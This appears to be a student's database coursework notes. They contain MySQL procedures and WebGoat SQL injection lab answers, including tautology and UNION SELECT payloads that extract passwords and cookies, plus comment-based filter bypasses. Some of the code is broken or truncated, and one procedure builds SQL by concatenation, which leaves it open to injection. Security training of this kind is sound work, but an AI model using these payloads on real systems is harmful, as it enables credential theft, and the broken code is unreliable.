EXEC1

```
create table Ludzie(
    -> PESEL char(11) not null primary key,
    -> imie varchar(30),
    -> nazwisko varchar(30),
    -> data DATE,
    -> plec ENUM('K','M')
    -> );

create table Zawody (
    -> zawod_id int auto_increment primary key,
    -> nazwa varchar(50),
    -> pensja_min int check (pensja_min > 0),
    -> pensja_max int check (pensja_max > pensja_min)
    -> ;

create table Pracownicy (
    -> PESEL char(11) not null primary key,
    -> zawod_id int,
    -> pensja float);

DELIMITER //

CREATE PROCEDURE fillPracownicy()
BEGIN
    DECLARE pesel_proc char(11) default null;
    DECLARE zawod_id_proc int default null;
    DECLARE zawod_nazwa_proc varchar(50);
    DECLARE pensja_proc float default null;
    DECLARE plec_proc ENUM('K', 'M');
    DECLARE done INT default 0;
    DECLARE wiek_proc int;


    DECLARE cur_ludzie CURSOR for
        SELECT PESEL, plec, TIMESTAMPDIFF(YEAR, data, CURDATE()) AS wiek
        from Ludzie
        WHERE TIMESTAMPDIFF(YEAR, data, CURDATE())>=18;

    DECLARE CONTINUE HANDLER FOR NOT FOUND SET done=1;


    open cur_ludzie;

    read_loop: LOOP
    FETCH cur_ludzie into pesel_proc, plec_proc, wiek_proc;
    if done then
        LEAVE read_loop;
    end if;

    set zawod_id_proc=(Select zawod_id from Zawody order by Rand() LIMIT
    1);

    set zawod_nazwa_proc=(select nazwa from Zawody where
zawod_id=zawod_id_proc);
```

```
    if(zawod_nazwa_proc='lekarz') then
        if(plec_proc='K' and wiek_proc>60) OR (plec_proc='M' and
wiek_proc > 65) then
            set zawod_id_proc=1;
        end if;
    end if;

    set pensja_proc = ( SELECT ROUND(pensja_min + (pensja_max -
pensja_min) * RAND(), 2) FROM Zawody WHERE zawod_id = zawod_id_proc );

    insert into Pracownicy (PESEL, zawod_id, pensja) VALUES (pesel_proc,
zawod_id_proc, pensja_proc);

    END LOOP;

    close cur_ludzie;
END//

Delimiter ;

DELIMITER //

CREATE FUNCTION is_valid_pesel(pesel CHAR(11))
RETURNS BOOLEAN
DETERMINISTIC
BEGIN
    DECLARE suma INT DEFAULT 0;
  DECLARE i INT DEFAULT 1;
  DECLARE cyfra_kontrolna INT;
      SET pesel_year = CAST(SUBSTRING(pesel, 1, 2) AS UNSIGNED);
      SET pesel_month = CAST(SUBSTRING(pesel, 3, 2) AS UNSIGNED);
      SET pesel_day = CAST(SUBSTRING(pesel, 5, 2) AS UNSIGNED);
      SET pesel_gender = CAST(SUBSTRING(pesel, 10, 1) AS UNSIGNED);
      IF (plec = 'K' AND pesel_gender % 2 = 0) OR (plec = 'M' AND pesel_gender % 2 = 1)
THEN                RETURN TRUE;
      ELSE
       RETURN FALSE;
      END IF;

IF (pesel_year != YEAR(data_urodzenia) MOD 100) OR (pesel_month !=
MONTH(data_urodzenia)) OR (pesel_day != DAY(data_urodzenia)) THEN
RETURN FALSE;
 END IF;

  IF LENGTH(pesel) != 11 OR pesel REGEXP '[^0-9]' THEN
    RETURN FALSE;
  END IF;

    SET suma = SUBSTRING(pesel, 1, 1) * 1 +
               SUBSTRING(pesel, 2, 1) * 3 +
               SUBSTRING(pesel, 3, 1) * 7 +
               SUBSTRING(pesel, 4, 1) * 9 +
               SUBSTRING(pesel, 5, 1) * 1 +
               SUBSTRING(pesel, 6, 1) * 3 +
```

```
                SUBSTRING(pesel, 7, 1) * 7 +
                SUBSTRING(pesel, 8, 1) * 9 +
                SUBSTRING(pesel, 9, 1) * 1 +
                SUBSTRING(pesel, 10, 1) * 3;

    SET cyfra_kontrolna = (10 - (suma % 10)) % 10;
    RETURN cyfra_kontrolna = CAST(SUBSTRING(pesel, 11, 1) AS UNSIGNED);
END//

DELIMITER ;
```

EXEC2

```
CREATE INDEX index_plecimie_Ludzie ON Ludzie(plec,imie);
CREATE INDEX index_pensja_pracownicy on Pracownicy(Pensja)
select * from Ludzie where plec = 'K' and imie LIKE 'A%';
Select * from Ludzie where plec = 'K';
Select * from Ludzie where Imie like 'K%'; nie użyty index
Select * from Pracownicy where pensja<2000;
Select * from Ludzie l inner join Pracownicy p ON p.PESEL=l.PESEL inner
join Zawody z on z.zawod_id=p.zawod_id WHERE z.nazwa='informatyk' and
l.plec = 'M' and p.pensja<10000; używamy indeksu pensja

1. Mamy te które wpisaliśmy plus klucze.
```

EXEC4

```
PREPARE exec4 FROM
'SELECT COUNT(l.PESEL) from Ludzie l inner join Pracownicy p ON
l.PESEL=p.PESEL INNER JOIN Zawody z ON z.zawod_id=p.zawod_id WHERE
l.plec="K" and z.nazwa=?';


Insert into ... (username, email, password) VALUES ('<username>',
```

EXEC3

```
DELIMITER //

CREATE PROCEDURE giveRaise()
BEGIN
  DECLARE pensjapracownika int DEFAULT 0;
  DECLARE pensjaMax int DEFAULT 0;
  DECLARE pensjapopodwyzce int DEFAULT 0;
  DECLARE pracPESEL char(11) default 0;
  DECLARE done int default 0;

  DECLARE curpracownicy CURSOR for
        SELECT p.PESEL, p.pensja, z.pensja_max
        from Pracownicy p
        INNER JOIN Zawody z ON p.zawod_id=z.zawod_id;

  DECLARE CONTINUE HANDLER FOR NOT FOUND SET done=1;
```

```
If allCanGetRaise() then

    Open curpracownicy;

    read_loop: LOOP
    FETCH curpracownicy into pracPESEL, pensjapracownika, pensjaMax;
    if done then
        LEAVE read_loop;
    end if;

    SET pensjapopodwyzce = 1.05 * pensjapracownika;

    SET @query = CONCAT('UPDATE Pracownicy SET
pensja='+pensjapopodwyzce+' WHERE PESEL='+pracPESEL+';');

    PREPARE stmt from @query;
    EXECUTE stmt;
    DEALLOCATE PREPARE stmt;

    END LOOP;

    close curpracownicy;
End if;
END//

Delimiter ;
```

WEBGOAT

INTRO

1.2

```
SELECT department from employees where first_name='Bob' and
last_name='Franco'
```

1.3

```
update employees set department='Sales' where first_name='Tobi' and
last_name='Barnett'
```

1.4

```
alter table employees add phone varchar(20);
```

1.5

```
GRANT select on grant_rights to unauthorized_user
```


1.9

```
SELECT * FROM user_data WHERE first_name = 'John' and last_name =
'Smith' or '1' = '1'
```

1.10

```
SELECT * From user_data WHERE Login_Count = 5 and userid= 1 or '1'='1
```

1.11



1.12
1.13

ADVANCED

2.3 `SELECT * FROM user_data WHERE last_name = 'name' or '1'='1' Union Select userid, user_name, password, cookie, NULL, NULL, NULL from user_system_data --' - (passW0rD)`

2.5


2.6

```
try{
    Connection conn = DriverManager.getConnection(DBURL,DBUSER, DBPW);
    String query = "SELECT * from users where name=?";
    PreparedStatement statement = conn.prepareStatement(query);
    statement.setString(1, "tom");
    ResultSet result = statement.executeQuery();

    while (result.next()) {
        System.out.println("UserID: " + result.getInt("userid"));
        System.out.println("Username: " + result.getString("username"));
        System.out.println("Email: " + result.getString("email"));
    }

    result.close();
    statement.close();
    conn.close();
}catch (Exception e){
    System.out.println("Something went wrong");
}
```

`3.9 name'/**/or/**/'1'='1'/**/Union/**/Select/**/userid,/**/user_name,/**/password,/**/cookie,/**/NULL,/**/NULL,/**/NULL/**/from/**/user_system_data--`



3.10

```
NAME'\/**\/OR\/**\/'1'='1'\/**\/UNION\/**\/SELECT\/**\/USERID,\/**\/
USER_NAME,\/**\/PASSWORD,\/**\/COOKIE,\/**\/NULL,\/**\/NULL,\/**\/
NULL\/**\/FROM\/**\/USER_SYSTEM_DATA
```